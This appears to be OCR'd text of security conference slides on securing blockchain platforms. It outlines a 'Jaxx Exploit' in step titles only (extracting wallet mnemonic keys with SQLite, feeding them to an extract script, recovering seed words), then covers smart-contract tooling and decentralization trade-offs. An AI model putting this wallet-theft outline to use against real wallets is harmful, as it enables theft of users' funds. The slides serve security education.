
Jaxx Exploit

Step 2 – Use SQLite or similar tools to extract mnemonic keys




Jaxx Exploit

Step 3 – Set mnemonics into extract script



Jaxx Exploit

Step 4- Recover Wallet Seed Words



Programming Smart Contracts

Ethereum

- Solidity via an IDE (Remix IDE, EthFiddle)
- Wallet with some test currencies
- Local development environment or web-based at Remix (https://remix.ethereum.org/)
- Connection to the actual blockchain network, local or testnet

Hyperledger Fabric

- Go/Javascript (popular for permissioned blockchains) via an IDE (HLFV Composer, VSCode or similar editors)
- Local development environment or IBM Bluemix Console (https://cloud.ibm.com/login)
- Connection to the actual blockchain network, local or testnet

Blockchain Security Considerations

Network Considerations

-	Offer some degree of control.	+
-	Is a single point of failure.	+
+	Provides network resilience.	-
+	Is cost effective.	-
+	Patching and update complexity	-
-	Offers monitoring and protection.	+
-	Requires management oversight.	+
=	Ongoing and long-term support	=
Decentralization		**Centralization**

+ More / - Less

infosecurity ISACA NORTH AMERICA EXPO AND CONFERENCE #INFOSECNA SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW CAPLOCK SECURITY

Node Considerations

-	Identity of the nodes are known.	+
-	Nodes are trusted.	+
+	Nodes support network resilience.	-
-	Can manage sensitive data.	+

Decentralization **Centralization**

+ More / - Less

User Considerations

-	Users are known.	+
-	Users are trusted.	+
+	Provides access control.	-
-	True user identity can be assured.	+
-	Provide malware protection.	+

Decentralization **Centralization**

+ More / - Less